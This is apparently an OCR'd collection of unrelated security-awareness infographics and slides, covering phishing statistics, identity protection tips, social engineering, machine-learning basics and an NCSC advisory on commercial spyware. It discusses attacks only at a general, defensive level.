
Data loss, credential theft, and privacy exposures

Power or Operations Outage

Eavesdropping, IP Theft, Espionage

Safety including fires, pathogens, floods

© 2019 802 Secure, Inc. All Rights Reserved - Learn more at www.802secure.com


HOW
EMAIL
BECAME
THE WEAKEST LINK
AND WHAT CAN BE DONE ABOUT IT
1 IN EVERY 99 EMAILS IS A PHISHING ATTACK
IN A 5 DAY WORK WEEK, THIS AMOUNTS TO
4.8 PHISHING EMAILS PER EMPLOYEE
BUSINESSES COULD BE RECEIVING ATTACKS EVERYDAY AND NOT KNOW IT
30% + of phishing emails make it past default security
For example, in Office 365
25% breach existing security measures
5% are whitelisted by an administrator
THE COST OF PHISHING
From 2013 to 2016, CYBERATTACKS* COST BUSINESSES OVER
$5 BILLION
WORLDWIDE
* Including ransomware, business email compromise, and phishing leaks
From 2016 to 2017, PHISHING ATTACKS
INCREASED BY 65%
In 2018
83% of people received phishing attacks
64% of infosec professionals were targeted by spearphishing
35% of professionals don't know what "phishing" means
TODAY, A PHISHING ATTACK ON A MIDSIZE BUSINESS COSTS AN AVERAGE OF $1.6 MILLION
67% Decreased productivity
54% Loss of proprietary data
50% Damage to reputation
1 IN 3 CONSUMERS WILL STOP USING A BUSINESS AFTER A SECURITY BREACH
HOW PHISHING WORKS
Attackers send emails or other communications, manipulating the receiver into opening a malicious file or clicking a link
RESULT:
MALWARE IS AUTOMATICALLY DOWNLOADED to their device
Or, a SPOOFED WEBSITE collects login credentials resulting in compromised information
OVER HALF of all phishing attacks contain malware
More than 2 in 3 phishing attempts used a malicious link
RESULT:
Fake invoices paid, false bank transfers made
When someone clicks, the attacker gains prolonged access to the system —
On average less than 2 minutes after the email reaches the inbox
CATEGORIZING PHISHING ATTACKS
CREDENTIAL HARVESTING
Emails impersonates trusted brands and often link to spoofed login pages
Lures victims to divulge personal information like passwords and payment info
41% OF ATTACKS
EXTORTION
Targets victims by asking for money in exchange for keeping secrets
Establishes authority by including a password or spoofed email address
8% OF ATTACKS
MALWARE
Malware is hidden in an innocuous link that triggers a file to download
Bypasses standard scans that only examine the email body
51% OF ATTACKS
SPEAR PHISHING
Targets high level employees, influencing them to complete a manual task
Difficult to detect, as email doesn't contain malicious links or attachments
0.4% OF ATTACKS
POTENTIAL COSTS:
$400 per account
Up to $5k* *per user
Up to $2.4 million
$7.2 million
THE BAIT THAT GETS EMPLOYEES TO BITE
Business Email Compromise (BEC) combines several categories, using spoofing, impersonation, and social engineering to extract monetary gain for a malicious actor
WORKERS FALL FOR FAKE CONTENT THAT TARGETS THEM AS CONSUMERS
Most Successful Attack Scenarios
Social 16.8%
Safety 16.3%
Retail 12.2%
Office communication 11.8%
HACKERS PREY ON TRUST
1 in 25 branded emails is phishing
Phishing emails spoof trusted brands:
Microsoft 43%
amazon.com 38%
Banking & finance 9.7%
Shippers DHL FedEx. ups 2.5%
Is This Email Phishing?
MANY LEGITIMATE EMAILS MAY CONTAIN POTENTIAL SIGNS OF PHISHING, MAKING DETECTION DIFFICULT
Chance of Phishing (%)
98% Does it include the address of a crypto wallet?
35% Does it link to a Wordpress site?
9% Was it sent to others anonymously (Using a "BCC")?
5% Does it contain links with shortened URLs?
4% Is it from a trusted brand?
3% Does it link to a file on Google Drive?
EMPLOYEES CLICK LINKS THAT PLAY ON FEELINGS OF FEAR AND URGENCY
28% "Warning" of ebola outbreak
34% "Complaint filed" with Board of Accountancy
40% "Open enrollment" notice
44% "Grievance filed" with State Bar Association
GET AN EMAIL SECURITY PLATFORM
Look for a tool that catches attacks before they reach the inbox
Intelligent Scanning
AI trained to catch advanced attacks
Adapts to future trends and new methods of phishing
Full-Suite Protection
Monitors beyond messages —like file-shares and configuration changes
Protects the entire collaboration suite
Layered Security
Relies on best-of-breed security tools
Protects inbound, outbound, and internal-to-internal messages
Sources:
vadesecure.com/en/spear-phishing-cost
regmedia.co.uk/2016/05/12/dbir_2016.pdf
betanews.com/2018/07/18/credential-stuffing-cost
statista.com/statistics/420391/spam-email-traffic-share
the-parallax.com/2018/08/06/porn-extortion-scam-breached-passwords
accenture.com/_acnmedia/PDF-62/Accenture-2017CostCybercrime-US-FINAL.pdf
cofense.com/wp-content/uploads/2017/11/Enterprise-Phishing-Resiliency-and-Defense-Report-2017.pdf
radicati.com/wp/wp-content/uploads/2015/02/Email-Statistics-Report-2015-2019-Executive-Summary.pdf
info.wombatsecurity.com/hubfs/Wombat_Proofpoint_2019%20State%20of%20the%20Phish%20Report_Final.pdf
www2.deloitte.com/content/dam/Deloitte/uk/Documents/consumer-business/deloitte-uk-consumer-review-nov-2015.pdf
Via @fklivestolearn
SECURE EMAIL IS THE KEY TO A SECURE BUSINESS
AVANAN
NOWSOURCING

Artificial Intelligence - Basics

school of ai chennai

@gogul_ilango

Learn from Data and Experience!

Machine Learning (less data + less compute)

1. Supervised Learning
   - Classification (eg: cat/dog)
   - Regression (eg: housing prices)

   input : [data, label]
   output : label

2. Unsupervised Learning
   - Clustering (eg: grouping colors)

   input : [data]
   output : cluster

3. Semi-supervised Learning
   - Supervised + Unsupervised

   input : [data, some label]
   output : label/cluster

Deep Learning (more data + more compute)


1. Multi-Layer Perceptron (MLP) — numeric data/classification/regression
2. Convolutional Neural Networks (CNN) — images/text
3. Recurrent Neural Networks (RNN) — text/audio/sequences
4. Reinforcement Learning (RL) — agents/games/learn from mistakes
5. Auto-Encoders (AE) — nlp/machine translation/document clustering
6. Generative Adversarial Networks (GAN) — generate images/videos
7. Deep Belief Networks (DBN) — generate/recognize/images/videos
8. Restricted Boltzmann Machine (RBM) — dimensionality reduction
9. Unsupervised Learning (Artificial General Intelligence)

Standard Methodology

- Understand Problem
- Collect Data
- Analyze Data
- Prepare Data
- Visualize Data
- Create models
- Train models
- Choose Best Model
- Evaluate Model
- Deploy Model

Data is key (Collect Data – Visualize Data)

Model Tuning is key (Create models – Evaluate Model)




Types of Data

1. Numeric (int/float/real/bool)
2. Images (3d matrix, 1d vector)
3. Videos (4d matrix)
4. Text (string, character)
5. Audio (speech, music, sound)

Keywords

feature, feature vector, model, backpropagation, neural network, classifier, regressor, agent, training, testing, validation, epochs, batch size, seed, activation hyperparameters, relu, tanh, sigmoid, svm, logistic regression, knn, random forests, decision trees, gradient descent, forward pass, loss function, neurons, hidden layers, reward, policy gradients, attention etc..



Tools (python, javascript)


1. Python
   - machine learning
     scikit-learn, xgboost
   - deep learning
     tensorflow, keras, theano, caffe, cntk, pytorch, lasagne, mxnet
   - scientific compute
     numpy, scipy, matplotlib, pandas, seaborn, bokeh
   - data storage
     h5py, csv, json, pickle
2. JavaScript
   - deep learning
     tensorflow.js, ml5.js

Cloud for training models

Google Cloud Platform | Amazon AWS | floydhub

Protecting Your Online Identity: 5 Steps for Better Security

Identity theft is on the rise. As noted by the Insurance Information Institute, $16 billion was stolen from more than 15 million U.S. consumers in 2017 alone — that's $2 million more than 2016. Why the uptick? As users shift to mobile devices and spend more time connected to Internet services, opportunities for hackers are growing. By compromising online accounts, cybercriminals can gain access to credit card data, banking information and personal details that could impact victims for months or even years. Your best bet is to take the time now to protect your online identity. Here are five simple steps to help you get started.



Improve Passwords

Passwords remain the go-to security protection for online accounts — users are familiar with login/password requirements, and these protections may deter low-level attackers. The problem is attackers easily guess many passwords. For example, in 2016 the top two passwords were "123456" and "password".

The solution is to start stronger. Use something that contains at least one capital, one number and one special character, and don't reuse the password on another site. Change the password at least once every six months. It's also a good idea to implement multifactor authentication wherever possible. The simplest form is two-factor authentication, which uses a one-time text or app code that users must provide to access their accounts.

Forget "Free" Wi-Fi

As noted by Forbes, free Wi-Fi hotspots are an easy way for hackers to grab personal information. Why? Because all they need to do is set up shop in a public place and create dummy networks called "Coffee Shop Wi-Fi" or "Customer Wi-Fi Access" — and then wait for users to join. Once connected, cybercriminals can gain total access to your device. There's a simple answer here: Don't use free Wi-Fi. Opt for LTE or 4G on your mobile device, or wait until you're connected to a secure network.

Obscure Your Origins

If hackers know your IP address, they can start backtracking your connection. If they discover you're not encrypting data in transit, they could eavesdrop on any network connection and grab critical account data such as usernames and passwords. It's a good idea to consider a virtual private network (VPN) or other means to obscure your information from prying eyes. VPNs obscure your IP and encrypt traffic, while options such as the Tor Internet browser help ensure hackers don't know where you're located.

Know Your Audience

In the age of social media, mobile collaboration and always-on connections, it's easy to share too much with too many people. The result is hackers could use your social media posts or unencrypted emails to compromise accounts via brute force or by sending you "warning" messages that demand immediate action but carry malware infections.

The rule here: Share sparingly. Don't post personal details on social media sites, and ensure you check all privacy settings to make sure you're not sending public updates. In addition, avoid opening any emails from senders you don't know.

Ask for Help

If you are compromised online, your best bet is to ask for help. The longer you wait, the more time cybercriminals have to exploit your identity and cause ongoing problems. First, leverage a reputable antivirus solution to ensure your device isn't carrying malware, then contact a digital investigator to determine if stolen data can be recovered and whether details about your attacker can be discovered.

Arkus inc
private investigation
www.arkusinvestigators.com
Via @fklivestolearn

9 Thinking Behaviours...


CLARITY *You have added detail and examples.* *Could you elaborate?* *Could you illustrate what you mean?* *Could you give me an example?*	**ACCURACY** *Your thinking has facts and research to back it up.* *How could we check on that?* *How could we test that?* *How do we know this is true?*	**PRECISION** *Your thinking is specific and exact.* *Could you be more specific?* *Could you give more details?* *Could you be more exact?*
RELEVANCE *Your thinking is directly related to the central idea, problem or question you are working on.* *How does this relate to the problem?* *Does this answer the question?* *How does this help us?*	**DEPTH** *You have predicted difficulties or problems with your thinking. You imagine what could go wrong and what you could do about it.* *What will make this difficult?* *Have you predicted different possible outcomes?* *Have you looked ahead?*	**BREADTH** *You have considered other points of view.* *Do you need to look at this from another perspective?* *Do you need to consider other points of view?* *Do you need to look at this in another way?*
LOGIC *You show your thinking in a way that make sense to others.* *Does all this make sense together?* *Does your thinking follow the evidence?*	**FAIRNESS** *You are aware of the thoughts and ideas of others. You do not ignore facts that disagree with your thinking. You are open to changing your mind.* *Am I considering the thinking of others?* *Is my purpose fair in this situation?* *Is my thinking based on facts, or just opinions?*	**SIGNIFICANCE** *Your thinking is important to the central idea, problem or question you are working on.* *Which of these facts are the most important?* *Is this the most important thing to consider?* *Are you focusing on the most important thing?*

HAKIN9 IT SECURITY MAGAZINE

Hakin9
@Hakin9

Manuka is an Open-source intelligence (OSINT) honeypot that monitors reconnaissance attempts by threat actors and generates actionable intelligence for Blue Teamers. hakin9.org/manuka-a-modul...

#OSINT #blueteaming #hacking #honeypot #cybersecurity #infosec



Manuka - A Modular OSINT Honeypot For Blue Teamers
hakin9.org


Social Engineering in Information Security

Definition

All techniques pursuing to manipulate people to give up confidential information, including **passwords, bank information and social security numbers** or to perform specific actions with illegitimate or fraud related goals.

Attack Vectors

- **Vishing or Voice Phishing**
- **Phishing and Spear Phishing** using emails
- **Smishing** using SMS messaging
- **Water Holing** using websites infected with malware
- **Impersonation**



Principles of Influence

Social Engineering exploits the **human decision-making process (cognitive biases)** and relies on the 6 Principles of Influence:

- **Reciprocity**
- **Commitment & Consistency**
- **Social Proof**
- **Authority**
- **Liking**
- **Scarcity**

Information Security Culture

- Creating an **Information Security Culture** contributes decisively to the protection of the information within the organization
- **Staff training and frequent awareness programs** are absolutely crucial

References:


The 6 Principles of Persuasion by Robert Cialdini


1st Global Cybersecurity Observatory - Insight


cyberstartupobservatory.com

Cymulate
Breach & Attack Simulation

Infographic
Full Kill-Chain APT Diagram







Virtual machines

While the browser is a massive vector for snooping, it isn't the only place that third parties will try to attack. PDFs and other seemingly harmless files can serve as homing beacons, and potentially alert government entities when you're viewing planted contraband. To prevent unintended breaches of privacy, open suspect files inside of a virtual machine. Load up your favorite Linux distribution inside, configure it to your liking, and then save a snapshot of your VM. Next, download your desired file, and then shut off your virtual machine's access to the Internet. Once you're sure that the VM is cut off completely from the network, you can now open the file safely. Read what you need, make notes, and then shut down the VM. Next time you need to view a file inside one, you'll have your snapshot ready to go.

18

If you start at an `https://` address, everything is encrypted between your computer and the remote server, so your ISP can't intercept any of your data†. Your ISP could easily view any non-ssl (`http://`) connections though.

Note that the firesheep firefox plugin exposed a hole in this mechanism last year. Many websites use https just for your initial login and then switch back to http for the rest of the traffic. In this case your ISP could intercept your traffic after you logged in. Someone else on your local network could also run the firesheep plugin and hijack your session with say facebook and impersonate you.

Most large websites are now transitioning to https all the time to fix this hole. It's not really something you need to worry about on your home network too much, but you should be aware of how this works.

† Assuming you're not ignoring certificate warnings, and your computer/browser has not been compromised.

Protect Yourself: Commercial Surveillance Tools

Companies and individuals have been selling commercial surveillance tools to governments and other entities that have used them for malicious purposes. Journalists, dissidents, and other persons around the world have been targeted and tracked using these tools, which allow malign actors to infect mobile and internet-connected devices with malware over both WiFi and cellular data connections. In some cases, malign actors can infect a targeted device with no action from the device owner. In others, they can use an infected link to gain access to a device.

These surveillance tools can:

- Record audio, including phone calls.
- Track phone's location.
- Access and retrieve virtually all content on a phone, including text messages, files, chats, commercial messaging app content, contacts, and browsing history.

Below are common cybersecurity practices that may mitigate some risks:


- Regularly update device operating systems and mobile applications.
- Be suspicious of content from unfamiliar senders, especially those which contain links or attachments.
- Don't click on suspicious links or suspicious emails and attachments.
- Check URLs before clicking links, or go to websites directly.
- Regularly restart mobile devices, which may help damage or remove malware implants.
- Encrypt and password protect your device.
- Maintain physical control of your device when possible.
- Use trusted Virtual Private Networks.
- Disable geo-location options and cover camera on devices.
- While these steps mitigate risks, they don't eliminate them. It's always safest to behave as if the device is compromised, so be mindful of sensitive content.


For additional information on NCSC awareness materials or publications, visit our Website: www.NCSC.gov

